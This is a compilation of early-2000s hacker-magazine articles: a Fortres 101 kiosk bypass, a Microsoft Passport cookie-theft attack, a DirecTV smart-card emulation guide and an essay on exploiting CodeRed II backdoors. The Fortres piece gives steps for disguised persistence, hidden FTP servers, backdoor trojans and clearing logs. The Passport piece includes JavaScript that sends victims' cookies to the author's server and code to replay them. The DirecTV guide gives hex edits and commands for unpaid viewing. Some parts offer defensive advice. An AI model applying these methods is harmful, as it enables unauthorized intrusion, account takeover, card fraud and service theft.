After you run APPMGR.EXE it loads several DLLs like F101CFG.DLL (assists APPMGR.EXE) and FGCREG.DLL (registration utility, checks to see if you are using demo version and checks serial number). The Fortres 101 interface loads, and guess what. You now have full access to the machine. Yes that's right, when APPMGR.EXE is running and the correct password has been entered, all security is disengaged. When you close the interface, security resumes. The APPMGR. is a very cool interface. When I hack something, I don't want to destroy it. I want to set it up so I can come back and be able to use certain tools and programs without having to open Fortres to temporarily disable security. The first thing I do is set up a directory I can save things to. Now Fortres has a setting that is supposed to let temp directories be writable, but I haven't gotten this to work. In the General File Protect tab, there is an option that allows saves in a certain directory. I set this to make c:\windows\spool or c:\windows\temp. That way, even if an admin ever comes to modify the machine (which if it is simply an Internet terminal, they won't), they will notice it, but see that it's for Window's temp file and assume it is OK. I then copy WINFILE.EXE (you can't copy EXPLORER.EXE because it is in use by Windows) to that directory, and I rename it SPOOLER.EXE, or something that sounds like a Windows default program. This way you can run some kind of shell with Fortres still working. The final thing I like to put on a box is something to take advantage of its permanent Internet connection. If the computer has virus protection, don't even try BO2K. The goal here is to be able to run programs and save, but still protect the box from people who would destroy it. You can enable file sharing and share the folder, but this will probably set up big flares, and a firewall will most likely be configured to block Window File Sharing ports anyway. You need an ftp server that can run in a hidden mode. By hidden I mean it doesn't show in the task bar, and you can't use alt-tab to get to it.

I have found one called a-ftp, written by some guy named softhead (softhead@online.no). My only gripe is no username or password is needed to log on and you still get full access with no config options. This makes the box open for script kiddies with a scanner.

How would you like to have your very own copy of Fortres so you can try and experiment all you want with it? I saw this and I couldn't believe it. Look in the Windows\temp directory and you can find the install files (they might be in a gibberish directory, but they are most likely there), including the ever important fortinst.ini. This file contains the company the program is registered to and the serial number. With this information, you can go to the FGC web page and sign up to access the "knowledge base." This is their online tech support. You can take all these files and install a full working version of Fortres on your own computer! The help file is incredibly good.

There's lots of stuff that is weird about Fortres 101. It is by far the best security software there is. Because of this, FGC is very secretive about how Fortres works. They don't even want the people who have legally purchased the software to understand how it works. When Fortres fully loads, it hides several files including CONFIG.SYS, AUTOEXEC.BAT, Msdos.sys, and its help files. They aren't marked hidden, they simply aren't there. Fortres blocks any mention of them, as if they don't exist. Also, the Fortres help file says that "Fortres 101 confines all of its files to a single directory on the hard drive (c:\fgcf101)." This is a lie. The following is a list of all the files Fortres installs on the machine, and what they function as:

C:\FGC\

APPMGR.EXE - setup interface
APPMGR.net - fake file, real purpose unknown
APPMGR.SET - global settings and password file
APPMGR.d.DLL - helps APPMGR.EXE
DEFAULT.fg4 - unknown settings
DEFAULT.pxy - contains address to Bess Filtering Server
FGCREPL.EXE - replication manager
FGCREPLD.DLL - helps FGCREPL.EXE
UNINST.ISU - install shield uninstall file
USERLIST.FGU - contains user privileges

C:\FGCF101\ (This is a hidden (attrib +H) directory)

DEFAULT.fg4 - unknown settings - different from c:\fgc
DEFAULT.pxy - exact copy of c:\fgc\DEFAULT.pxy
DENIED.HTM - HTML page shown when Bess

blocks site

F101CFG.DLL - unknown, seems to help APP-MGR.EXE
F101HELP.CNT - help file
F101HELP.HLP - help file
F101SK.FG4 - unknown
FGCFS.386 - unknown
FGCFS.SYS - unknown
***FGCLO.EXE** - stand alone Windows exiter
FGCPROXY.EXE - FGC proxy server - works with Bess
FGSA.EXE - FORTRES.EXE loader, beep, password
***FGSL.SYS** - traps Ctrl+C/Break allows AUTOEXEC.BAT to load
FINST.DLL - used in install - contains many file references
***FLOGO.EXE** - runs Logo animation
FORTRES.EXE - loader of the security layer
NTNOTES.TXT - notes for an NT install
PXYERROR.LOG - log of errors connecting to Bess

C:\Windows\System\

FGCLOCAL.DLL - local calls for Windows 9x
FGCLOCNT.DLL - local calls for Windows NT
FGCNETNT.DLL - network settings for Central Control for NT
FGCNETNW.DLL - same as FGCNETNT but for Novell Netware
FGCNWRK.DLL - the security layer - this is the biggie
FGCREG.DLL - FGC registration calls
***FORTRES.DLL** - loads itself and FGCNWRK.DLL into all tasks

All the files above marked * are old Fortres 101 version 3 files. They were not rewritten and still say Fortres Ver 3 on boot. I guess FGC thinks they are as good as they are going to get. FGCLO.EXE and FLOGO.EXE are both stand alone programs; they can be run without Fortres being installed. One of the options you have in Fortres is to export your settings to make it easier to setup other machines exactly the same. This was a mistake on FGC's part, because it shows what files actually hold the configuration info. When you update the configuration of Fortres, the file APPMGR.NET time/date stamp changes, while all others stay the same. However, when you export your settings, APPMGR.NET is not needed. This means Fortres is again trying to trick you. I don't know what APPMGR.NET does, but it does not hold the configuration info for Fortres. The four files that hold this info are USERLIST.FGU, APPMGR.SET, DEFAULT.fg4, and DEFAULT.pxy.

Some words of warning: Fortres 101 logs attempts to access things it restricts. These are under the diagnostics window. What the illegal action was and what program tried to do it is recorded. This is more of a way to see how you need to change Fortres to work with a program. This log is not stored to disk and is reset when the system is re-booted. Before you leave, simply clear the log using the clear button in diagnostics, just in case. Also in the diagnostics window is the ability to Unload Fortres until you reboot the machine. When this is clicked, FORTRES.DLL and FGCNWRK.DLL, which were loaded with every task, are then removed from all tasks and new task aren't binded to them. This further supports my theory that through these two DLLs and not FGCF386, Fortres is able to check everything you are doing. Another thing to fear is an accessory product for Fortres 101 called Central Control. It is a remote admin tool that manages several computers running Fortres 101. It runs on NetWare or NT server. Currently there is a bug that will not let more than 15 computers be connected to a NetWare server. FGC has released a notice saying they don't know what causes the problem and that they hope to have it fixed by 2000. Needless to say they have not yet fixed it and to my knowledge shall discontinue the use of NetWare after version 4. Central Control allows the admin to see what each user is doing and issue two types of commands: Polite and Impolite commands. I'm serious - this is what FGC calls them. Polite commands include updating the system privileges on a machine, starting and stopping tasks, and other admin work. Please note that unlike when APPMGR. is running locally on the machine, if the configuration is being altered remotely while a person is using the machine, all restrictions are still en-

forced. The Impolite commands are things like immediate shutdown, logoff, and freezing the keyboard. I have also heard an unconfirmed rumor that it can freeze the mouse as well. If any of those things happen to you while you are hacking, walk quickly but calmly away.

The following are things I found that were just weird about Fortres. First, Fortres always runs FLogo.EXE after you close a component of it. This is a great way to make sure a program always runs (Sub7 server anyone?). Also, why does Fortres disable itself when APPMGR is run? There must be something APPMGR toggles that tells the security layer to take a break. You could easily write your own program that toggles this too. On a different note, FGSL.SYS traps ctrl breaks. Perhaps something could re-enable them before AUTOEXEC.BAT loads? Another little hole is in the FORTINST.INI file. To make installation faster, the file allows for several tags, one of which is "Password=". Who knows, maybe someone was stupid enough to use it! With Win NT, simply logging in as "Administrator" will disable Fortres until you log out. Finally, what I view as the most likely exploit is MSGSVR32.EXE. This file seems to be outside the security layer, since it is loaded after the kernel and itself loads Fortres. Perhaps it could be used to create a task before the security layer, and thus allow you to do what you want. (Again, a backdoor server that is password protected might be a good thing here.)

I hope you better understand Fortres. It really is a well written program. Any system admins out there who want help on how they can configure Fortres 101 on their machines are welcome to e-mail me and I will gladly help them. Rock on.



Passport Hacking

by Chris Shiflett
chris@k2labs.org

This article introduces a security vulnerability in Microsoft Passport. Specific details explaining how to compromise a user's Passport account as well as example code to do this will be given. However, this information is intended to be used as academic example. The objective is to give a detailed analysis of security on the web while illustrating some common misconceptions. I conclude with some suggestions for using the existing Passport mechanism as well as ways to improve its security.

Background

Microsoft Passport is a mechanism created to allow users easier access of services offered over the Internet that require registration. The intent is that users may register for a Passport and then use services on various sites without having to register at each individual site, which is a hassle for the user in terms of time spent as well as continued password maintenance.

An additional feature of Passport is the Wallet. Having a Wallet allows you to store credit card information in addition to the personal information normally collected. This can be used at participating sites to make purchases. Future references to the Passport mechanism applies to both the Passport itself and the Wallet.

Cookies

A Passport is merely a collection of cookies stored on a user's computer. These cookies identify the user on a Passport enabled site. There is no server to server communication involved in the Passport mechanism; all communication is channeled through the user.

The various cookies set throughout this process are:

name	domain	secure?	path	stored
BrowserTest	passport.com	No	/	memory
MSPVis	passport.com	No	/	disk
MSPDom	passport.com	No	/	disk
MSPAuth	passport.com	No	/	disk
MSPProf	passport.com	No	/	disk
MSPSec	passport.com	Yes	/ppsecure	disk
MSPReq	login.passport.com	No	/	memory
PWSVis	wallet.passport.com	Yes	/	memory
PWSTok	wallet.passport.com	Yes	/	memory

Microsoft Internet Explorer versions prior to 5.5 have a cookie vulnerability that allows client-side scripts to reveal information stored in cookies not intended to be shared with the current web server. Since the mechanism behind Passport is based entirely on cookies, the problems of this combination are obvious. The most startling result of my research has been the lack of major obstacles to complicate impersonation.

Encryption

A chain is only as strong as its weakest link. Sound familiar? It is astounding how many people are given a false sense of security because something is encrypted. The majority of the cookies mentioned in the previous section have encrypted values. You will notice that no attempt to decrypt these values is found anywhere in this article. Why not? Well, frankly, because it is difficult to do and absolutely unnecessary. While cryptography can be a very challenging academic subject to pursue, the point of this article is to show how easily a mechanism such as Passport can be cracked. Someone attempting to break into a web site or web service will generally take the easiest route possible. This should be common sense.

When a user goes to a Passport enabled site, the site itself does the decryption. By simply presenting the same encrypted cookies to the site as the legitimate user, anyone can impersonate that user. The only reason anyone would need to be able to decrypt the values in the cookies would be to create a Passport enabled site.

Note: If this all sounds hauntingly familiar, it is because it addresses the same absurd misconceptions that have brought about the DeCSS lawsuit. Descrambling the contents of a DVD is only necessary if you want to *play* the DVD. For those wanting to *copy* the DVD, descrambling does absolutely nothing to help. The fact that some people do not understand this is not nearly as sickening as the attempts of the MPAA (and its supporters) to foster this ignorance.

HTTP

Most people who browse the web are familiar with HTTP, though the details are too often ignored or unknown, even in the case of many web developers. To understand how I was able to compromise Microsoft Passport, a basic understanding of HTTP 1.1 and how it handles cookies is required. There are many details of HTTP that this article will not discuss. Please refer to RFC 2616 for the entire specification.

The basic HTTP scenario is a single transaction consisting of a request and a response. When a user is browsing the web, the web browser (client) makes a series of requests to the various web servers around the Internet that the user vis-

its. These web servers in turn give responses to the browser that are used to render the web pages.

sample request:

GET / HTTP/1.1

Host: www.k2labs.org

User-Agent: Mozilla/5.0

Accept: text/xml, image/png, image/jpeg, image/gif, */*

Accept-Language: en-us

Accept-Encoding: gzip, deflate, compress, identify

Connection: keep-alive

This sample request is made to <http://www.k2labs.org/> using a Mozilla browser (a fictitious browser string is shown for brevity). The various headers (Host, User-Agent, Accept, Accept-Language, Accept-Encoding, Connection) represent a fraction of the possible headers allowed in the HTTP specification. Each header is intended to give the web server information that will help it serve the client's request.

sample response:

HTTP/1.1 200 OK

Date: Wed, 01 Aug 2001 22:00:00 GMT

Server: Protoscope 0.0.1

Connection: close

Set-Cookie: k2labs=chris; domain=.k2labs.org; Path=/;

Content-Length: 38

Content-Type: text/html

```
<html><hl>Protoscope 0.0.1</hl></html>
```

The sample response gives some information about the web server and type of response. You will notice that the headers in the response are separated from the content (HTML) by two newlines. You will also notice that the Connection header has a value of close, while the Connection header in the request had a value of keep-alive. This explains the transactional behavior of HTTP. When the initial connection is made and the request given, the connection remains open until the response is provided (barring timeout conditions). Each transaction is atomic, which is one of the reasons why session management on the web can be difficult to secure.

Most important in the sample HTTP response is the Set-Cookie header. The sample shown will set a cookie called k2labs with a value of chris. All other information contained in a Set-Cookie header is access information used by the browser to determine whether to send the value of this cookie in subsequent HTTP requests. As we will see, none of the other information is returned to the web server; only the name and value are provided. The cookie in this example will remain in memory (rather than written to disk, because no expiration date was specified). It will only be sent in requests made to subdomains of k2labs.org and there is no restriction on the path. Each cookie to be written will be passed in a separate Set-Cookie header. This varies with the method in which multiple cookies are presented back to the web server, as will be shown.

The last bit of information you need is how the browser communicates back to the web server the value of previously set cookies as it makes a request. The following is a sample Cookie header:

Cookie: k2labs=chris

Notice that no information other than the value of the cookie is given. All other information, as said earlier, is used to determine access requirements only. If multiple cookies are to be presented, each one is listed in the same format (name=value) and separated by a semicolon (name=value; name2=value2), thus only a single Cookie header is sent.

The Vulnerability

Microsoft Internet Explorer browsers prior to version 5.5 have a major security vulnerability that can allow the intended access restrictions on cookies to be completely nullified. Due to the widespread use of vulnerable browsers (approximately 67.6 percent - browserwatch.com), this represents a significant security risk.

Using a malformed URL, a web site may send client-side scripts to the vulnerable browser that cause it to reveal information contained in cookies that the server would otherwise be unable to read. This vulnerability is described at <http://www.peacefire.org/security/iecookies/>. Here is an example of such a URL:

<https://www.k2labs.org%2freveal.php%3f.login.passport.com/ppsecure/>

By using the URL encoded values of the slashes and question mark (%2f and %3f respectively), we have made a page located at www.k2labs.org appear (to a vulnerable browser) as if it is within the .login.passport.com domain, on a secure connection (https), and running in /ppsecure. This URL is really the following:

<https://www.k2labs.org/reveal.php?.login.passport.com/ppsecure/>

If you will recall the Passport cookies listed earlier, note that this gives us access to all cookies except for the two with a domain of .wallet.passport.com (PWSVis and PWSTok). These last two can be compromised by replacing "login" with "wallet" in the above example.

Vulnerable browsers do not interpret this URL incorrectly when making the HTTP request. This is significant for two reasons. One, the request is sent to the correct host (www.k2labs.org). This is necessary, of course, for the compromise to work. The other thing to keep in mind is that the browser will not return the HTTP Cookie header with the Passport cookies contained therein. Thus, we cannot use this header to extract the Passport cookies from the browser and must develop an alternate method. This is where client-side scripting comes in.

Client-Side Scripting

For the purposes of illustration, I have chosen to use javascript as our client-side scripting language. The following

example script can be used within the reveal.php page in the above example to reveal all Passport cookies in the .passport.com and .login.passport.com domains and append this information to the URL of a link that will be used to trick the user into sending the cookie information back to our web server. Conveniently, the format of document.cookie is name=value&name2=value2, so this can be used as the query string on a URL as follows:

```
<script language="javascript">
document.write('<a href="http://www.k2labs.org/store_cookies.php?' + document.cookie + '>Our Site Has
  Moved</a>');
</script>
```

Putting It All Together

We now have all the pieces necessary for a full compromise of all data contained within a Passport user's cookies. Once this data is captured, a pickup site must be developed for the purpose of recreating these cookies on the impersonator's browser. A web client could be created to perform the impersonation, which would be more flexible in terms of avoiding security restrictions, but this is unfortunately not a necessary step in the compromise. The same browser vulnerability must be exploited, as must client-side scripting, to write the cookies. Here is an example of writing the MSPSec cookie in javascript (using PHP as the server-side scripting language).

```
<script language="javascript">
this.document.cookie="MSPSec=<?echo $msec;?> domain=.passport.com; path=/ppsecure; expires=Wed,
  30-Dec-2037 08:00:00 GMT; secure;";
</script>
```

Notice the syntax is the same as in the HTTP Set-Cookie header. Use this fact to help recreate each of the cookies used by Passport. With all cookies present from each of the three domains, it is possible to impersonate someone without ever being "inconvenienced" by having to enter their password as you browse the web. This includes the ability to view and edit personal information as well as purchase items using the stored credit card information.

Summary

Though this compromise is easy to accomplish, the most frightening discovery has been that the impersonation is successful under the following conditions.

- 1) The user has logged out of Passport;
- 2) The impersonator is using an entirely different IP address (all four octets);
- 3) The impersonator is using a different browser.

It is very difficult to create a 100 percent secure mechanism using HTTP, simply because HTTP does not support the convenience that vendors such as Microsoft are trying to provide customers. However, there are several pieces of information consistently provided by web browsers that can help validate a legitimate user. This information could be stored within some of the cookies used by the Passport mechanism to add an extra level of security that would make attacks such as this far more difficult.

For example, if the hashed value of the User-Agent header was contained within one of the cookies, it would be necessary to replicate the user's browser. This would certainly not be impossible to accomplish, but it would complicate matters a bit. Another security measure would be to time out the mechanism within a smaller window of time, thus forcing the user to reenter the password upon timeout regardless of any preferences the user is allowed to make. The IP address of the user could also be stored and validated, though common use of web proxies would make it necessary to tolerate some fluctuation, such as in the last two octets. Also, users should always be required to provide their password before purchasing items using the Wallet. Convenience should not always take precedence over security.

Lastly, and most importantly, a user who logs out of Microsoft Passport should be safe from impersonation. This is not currently the case and represents the largest mistake Microsoft has made in its implementation.

Usage Suggestions

If you are a user of Microsoft Passport, it is recommended that you browse with great care. Do not ever check the box when logging into Passport that reads, "Sign me in automatically on this computer." This creates the MSPSec cookie documented above that is used to automatically log you in without having to reenter your password at participating sites. When this cookie is compromised, it represents the greatest danger to your account.

It is also recommended that you only log into Passport before browsing sites that require Passport and log out immediately after your visit. Logging out essentially destroys the majority of your cookies, so that they cannot be compromised by further browsing.

Most importantly, I recommend that you do not use a browser with the vulnerability I have described. If you are using a vulnerable browser, Microsoft Internet Explorer (all versions prior to 5.5), and wish to continue using it, there is a patch available to repair this bug located at <http://www.microsoft.com/technet/security/bulletin/ms00-033.asp>.

Final Note

There are likely many other weaknesses to be found in the Passport mechanism. Impersonating a Passport enabled site is probably the easiest way to compromise someone's account, as it only requires that you fool someone into providing their login credentials to your web site. Since this requires no understanding of how Passport is implemented, it would be a useless exercise in terms of academic achievement.

The attack illustrated in this article will hopefully provide a better understanding of current web technologies as well as provide a clearer understanding of the types of challenges web developers are facing. Though all information necessary for a complete compromise is given, hopefully no hacker would use such information in an unethical manner, as such an act would completely miss the point.

How to decrypt DirecTV



by Clovis

The folks at DirecTV would have liked it if their broadcast signal were directional but, at least for North Americans it isn't. So you too can listen in on these encrypted radio waves being beamed down from geosynchronous orbit. There are some purchases that first need to be made.

A house with an open view of the southern sky. We all wish we were in Dixie and so do our signals. Be wary of trees in the winter. They always seem to grow leaves by summer and block our view.

A DirecTV dish and receiver system. You will want to purchase a system that uses an H card. (At the time of this writing, the Hu card will pose some serious problems to extracurricular viewing.)

A television set will probably help.

With these items you can purchase normal service through DirecTV (www.directv.com) but the readers of this publication want more and more is what you will get.

How to Bust Root on Your H Card

There are a few sites that sell this particular hardware. You might want to start your search by going to some of the websites mentioned in this article. Back to the action.

You will need some hardware to get this job done:

An IRD interface. This is a device that resembles your DirecTV H card but it has a serial port connection added to it. For the real enthusiast, it allows you to watch the communication from the receiver to the H card.

A card programmer. This programmer will need to read and write the H card. You want an ISO-2 programmer that can read and write the ISO 7816 chip on the H card. This programmer will also need to work via serial port for the process of emulation.

A computer 486-50 or higher with

two serial ports. Recommended is a classic Pentium 75mhz (or higher) and the serial ports should have 16550 UARTs (or better). Some of the 32 bit receivers outpace the 486-50s.

An H card and a valid binary image of an H card.

For educational purposes, you will also need some software:

BasicH. This program is a hex editor that works with your ISO programmer and has some enhancements specifically for the DirecTV enthusiast. The package will allow you to backup your valid binary image. If things go wrong, you can always restore from that image. The current version is: BasicH v.32.


WinExplorer. This program allows for third party scripts to interact with the ISO programmer. A quality program that has source examples for those interested in how ISO card programming gets done. The current version is: WinExplorer v.4.51.

TurboAUX. This script works with WinExplorer to AUX the card in order for the card to work with the emulator software. It also allows the user to deAUX the card if need be. As a script, the source is available and can teach the astute more about the H card. The current version of TurboAux is: TurboAUX V3.0.

sle44. This is the emulation software. It acts as the go-between for the H card, the IRD interface, and a local binary of your H card. This program prevents your H card from being directly written to while keeping your receiver happy with the decryption information it wants to hear. "Lie to me and tell me that you love me." The current version of sle44 is: sle44 v3

Setting Up Your Brute Force Attack

You might be thinking, "That is a lot of stuff you just put in my living room." Well, no one said this hack was going to be easy. If you want an easy hack, go find the garbage



file on a Gibson. In reality, this is an easy hack - you will not have to think much, just follow instructions. My hope is that some of you bright lads and lasses will pick up on how this works and contribute to the DSS community with your thoughts and ideas. Everyone has to start somewhere and if the motivation is getting free prOn, that is OK with me. We have to set our moral standards somehow. It is notable that a lot of hackers started in the world of w4r3z before using their skill for the powers of good.

But this does not answer "why all this stuff?" Well, the TV, dish, et al are self-explanatory. The programmer, IRD, and computer are needed to fool the receiver. You see, no one has cracked the encryption system that DirecTV uses. It seems those folks spent a nickel or two on a real engineer. So the H card is needed for its brains i.e., the ability to decrypt the hashes sent to it. The receiver sends a message to the card, the IRD sends the signal to the computer, and the emulator sends the data to the programmer with the H card for decryption.

<receiver>-<IRD>-[serial cable]-<computer>-{emulator}-<computer>-[serial cable]-<programmer w/AUXed H card>

When DirecTV sends updates or other items from space for the H card, those updates are put in the local binary image by the emulator and nothing is written to the H card. This prevents DirecTV from sending naughty naughty things (I'm not talking about Cinemax after dark) that could damage your card, like the now infamous electronic countermeasures (ECM) of January 2001.


Recipe for the Iron Chef

Here is the step by step guide for getting things running. I am not sure how many of you are into the culinary arts, but on the Food Network, the Iron Chef will wow. Many cable systems do not carry the Iron Chef, but with the chef you will be home free. So let's start cooking.

Connect all of your hardware for action. Connect your IRD and programmer to your computer's serial ports. Put your H card in the programmer.

Run BasicH and connect to the eprom reader (programmer) and save the eprom file as h2600.bin. If it is a blacklisted card you will get a 745 error. Don't despair if past card hacking has failed you - we can still help.

Make a second copy of that file in a new directory. You will want to keep the original copy in case things do not work out.



Next, you want to open the backup file h2600.bin in BasicH. You will want to clean the image to 63 updates. Then you will need to do some hex editing to the card. Put BasicH into enable mode and look at address location 8000. Check to make sure it reads starting at 8000: "33 15 03 4A". According to the good folks at www.hackhu.com, this will help ensure that binaries taken from Black Sunday ECM'ed cards will be able to emulate. For the record, the 8000-8007 address range is often referred to as the "common card data." At boot, the receiver first checks to see if address 8000 is 33h.

Next, go to address 8384 and enter starting at address 8384: "5C 04 1F 68". According to the TV-FIX hdump.txt file, this is part of the "cardnumber" address. Once complete, edit address 8415 for the time zone you wish to be considered part of. These bits set your receiver's clock to the correct time zone, but do what you want. Time zone bits are:
 A9 daylight or 29 standard Newfoundland time
 A8 daylight or 28 standard Atlantic time
 A6 daylight or 26 standard Eastern time
 A4 daylight or 24 standard Central time
 A2 daylight or 22 standard Mountain time

A0 daylight or 20 standard Pacific time

For those who might have gone all out and purchased a "Plus" receiver, you will want to edit starting at address 83C8 and enter: "55 3x 3x 3x 3x 20 20". You will want to put your zip code where the x's are. So for a New York City zip, you would put 55 31 30 30 30 31 20 20 or zip code 10001.

Once completed, save the eeprom file as h2600.bin. Remember, this needs to be from a valid H card since the emulator will verify from this binary. The H card inserted into the programmer does not need to be valid from here on out, since its only purpose is for decryption.

Before we AUX the H card, we will want to use basic H to "one step clean" the card to 28 updates. Once this is done, you are done with BasicH until you decided to further experiment.

Now, on to creating the AUX card. This further conditions your H card to act as a go-between in the emulation process. You will need to install WinExplorer.exe first and then you will be able to open the TurboAUX.xvb script. USL (Use the Source Luke) on this one. The .xvb file has instructions and information commented at the beginning. Using the program is not difficult, but sometimes being informed is, so read it.

Go ahead and execute the TurboAUX.xvb script using WinExplorer. A small window will open up. For those Tcl/TK fans, you will not be disappointed. For the rest of you, expect to be disappointed with the GUI. From the new window you will want to click the AUX button. The AUXING process is the most time sensitive of them all. So be sure you have nothing running in the background if you have a slower system.

Finally, you will need to create a DOS boot disk. Under Windows 95/98 it is easy to do from the control panel. You are on your own here though. Once the disk is created, you will want to copy the modified binary h2600.bin to this disk. Following that, copy the emulator software to the disk from the SLE44 archive.

You need to copy the sle44e_p.exe file to the boot floppy. You will also want to read the newin30.txt file in the .zip archive to see what other command line switches there are and some things you can do to troubleshoot timing issues.

Now boot your computer from the boot floppy. You can automate the next steps with an autoexec.bat if you are so inclined. For this example, we will assume your IRD card is plugged into com1 and the ISO programmer is

connected to COM2. Your boot floppy should contain system files for boot, the h2600.bin binary, and the sle44e_p.exe emulator application. Thanks to Pierre G. Martineau (PGM), the dirty work of the communication between programmer, computer, and receiver is squared away. You will want to power off your DTV receiver at this point. Make sure the AUXed H card is in the programmer. Once you are booted, type:

```
A:\> sle44e_p /a /pe1 /pa2 /s h2600.bin
```

Give it a moment, and then power on your receiver and change to channel 100. Give it a little bit so that the emulator can sync with channel 100. I am not sure if syncing with 100 is necessary. There are mixed reviews on this and there is some information saying that 100 sends initial seed information. True or not, I have found that channel 100 has fixed things in the past. So it is recommended. Also, some IRD card jingling might be required. You're a hacker, figure it out.

If things are working, because of the /s command line switch, you will see the communication between the computer and the receiver. Spend some time and watch what is going on. If you check the forums on alt.dss.hack or some of the other online forums, you will find commentary about some of the more interesting streams. These forums usually discuss DirecTV's attempts to kill modded H and Hu cards. In this case, you should be just fine. Because the emulator traps the signals being written to the card and just updates them in the h2600.bin binary in memory, your H card is safe. You will want to type "Q" in order to quit the sle44e_p application so that updates are saved to the disk for the next time you boot.

Some Notes

From the emu-faq: "Thus far, the only universally emulator-incompatible IRD known is the Hughes B1 series. However, some emulators have reportedly not been able to work with Hughes B2 series IRDs and RCA222 series IRDs."

For those looking for something that will run under Linux, look for a file named pitou-0.01-build101.tar.gz on the net. If you have trouble finding this on the web, you might want to read to the end of this article.

The Hu card is the next version of the H card. Currently emulation is not possible for Hu cards. These cards are susceptible to the ECMs sent from on high.

Additional Resources

At the time of writing this article, a post to slashdot.org about a version of the emulation software for Linux allowing for distributed network sharing of a single H card by many receivers brought a firestorm of legal attention to the DSS enthusiast community. The application of note is called Pitou written by nerg343. He has discontinued his work on the project due to legal threats under the DMCA. Also, the moderator, because of threats of litigation, took one of the best resources for the DSS enthusiast (www.hackhu.com) down. Oddly, this site is hosted in Canada by a Canadian but likely due to NAFTA trade partner status, the specter of legal threats from the United States is able to affect the Canadian citizen.

In addition, many of the text files and binaries mentioned in this article are becoming harder to find. As consumers, there are reasons

for fair use of this technology. For the terminally curious, access to how this equipment works is invaluable to the psyche. I myself recommend anyone playing with this technology get a subscription to DirecTV, if not the most basic package. We as hackers are not here to cheat. We are curious and our desire to investigate and discuss this curiosity should not be a crime.

Anyhow, you can still find more resources on this topic at www.dssunderground.com and www.dsschat.com. One of the best resources I found while constructing this document was [pitou-research.zip](#). This file has a hodgepodge of articles, text files, tech sheets, and other documentation that nerg343 used to develop his application. People have made calls to post all of these files and information on the distributed p2p net made possible by Gnutella.

Enjoy your television and try to learn something about television by hacking DSS.

CodeRed 2

• or how to anonymously get root on 250,000 machines overnight

by **Braddock Gaskill**
braddock@braddock.com

This article describes a means through which a complete list of the estimated 250,000 CodeRed II infected and backdoor compromised hosts can be easily obtained by any individual who has been keeping a web server log of attempts on his machine, by using the backdoors on the machines that have attacked him to obtain the web logs of the infected attacking IIS web servers to learn of new infected hosts. The strong recommendation from this report is that as part of any CodeRed II recovery effort, the system web logs should immediately be destroyed, and Intrusion Detection Systems should be checking for and tracing recursive attempts to access web logs through the backdoor.

The CodeRed II worm has been infecting IIS web servers with a speed equal to or greater than that of the original CodeRed. The original CodeRed infected what is thought to be all vulnerable machines, approximately 250,000 hosts, in under 24 hours.

While CodeRed I was relatively harmless,

CodeRed II installs a full administrator-access back door shell that can be accessed via http. This creates a very interesting situation and, with the techniques discussed in this article, opens a new potential door for mass system cracking.

The problem with releasing a worm or virus to obtain some information of value is that to transmit the information back to the worm originator a very clear trail is created that can be traced back to the perpetrator. Primitive and naive worms or viruses sometimes attempt to e-mail or otherwise communicate password files or information back to some origination point, allowing a trace to the original author. A more sophisticated worm might attempt to just pass information upstream to get it closer to some origination node, and make attempts to destroy records of the transmission. But this too leaves a trace of the worm's spread. All records of the transmission in things like firewall logs and IDS systems can never be removed.

It is difficult enough to find an anonymous enough node to make the initial release of the

worm. Preferably one would do this far from home in a previously unpatronized Internet cafe or the like, through a large number of randomly cracked systems. If an author actually makes some attempt to "return to the scene of the crime" to retrieve anything of value the worm might send back to some rendezvous node, he would most certainly be caught.

The alternative to this is to attempt to make the information the worm gathers public, and then attempt to retrieve it just like thousands of others will. For example, a worm might send password lists to a Usenet newsgroup or post it in some public forum. But any public forum usually has some form of moderation and administration, so any malicious information at such a site would not stay online for long.

In addition, the more sophisticated the initial worm, the more stylistic and linguistic "fingerprints" the original author will leave on it. Posting to public forums may well double the code in a simple worm. If an author has ever made any of this code public, there may well be government agencies that could use code fingerprinting to narrow the field of suspects, particularly if other profiling information can be used.

If a true "anonymous common carrier" system like FreeNet is ever successfully put into place, this may well change the landscape. But true untraceability will probably always remain elusive once national security or currency laundering enforceability is at stake, even if unfortunate Draconian legal means are required to achieve it.

CodeRed II, however, presents a very different alternative. CR2 infects its hosts with a simple worm, inserts a simple administrator-access backdoor shell into the victim, and begins scanning for new victims. At first glance, the backdoor is of little use to the worm originator. After all, the originator has no list of infected hosts communicated back to him or left at some secret drop point. The originator, like anyone else, can perform massive network scans for the backdoor, but that would put him on a relatively short and easily compiled list of suspects. The worm also keeps no log of hosts that it has infected, and indeed no log is essential to keep the spread untraceable to the originating node. Perhaps a public key encrypted log could be compiled, but that leaves us back to the original problem of a fixed "drop point" or communication of the data.

Lack of usefulness appears to be the case,

except for the fact that the Internet is now saturated with CR2 worms, each leaving web logs across the Internet full of records of buffer overflow attempts, with the infected host's IP address. These attack attempts perform an additional service than just attempted infection... they serve to announce the infection of the attacking host. And they do so in a way that leaves no direct trail of initial spread of the worm, and thus no direct risk of discovering the originating node.

This means that by the end of the first week, I personally had in my web log the IP addresses of over 100 random hosts with full-access backdoors installed that I could attack directly. One hundred hosts on different unrelated networks is a large compromise, but not something that requires a massive Internet worm to achieve. This is not enough value to make the plague of a worm worthwhile to its originator.

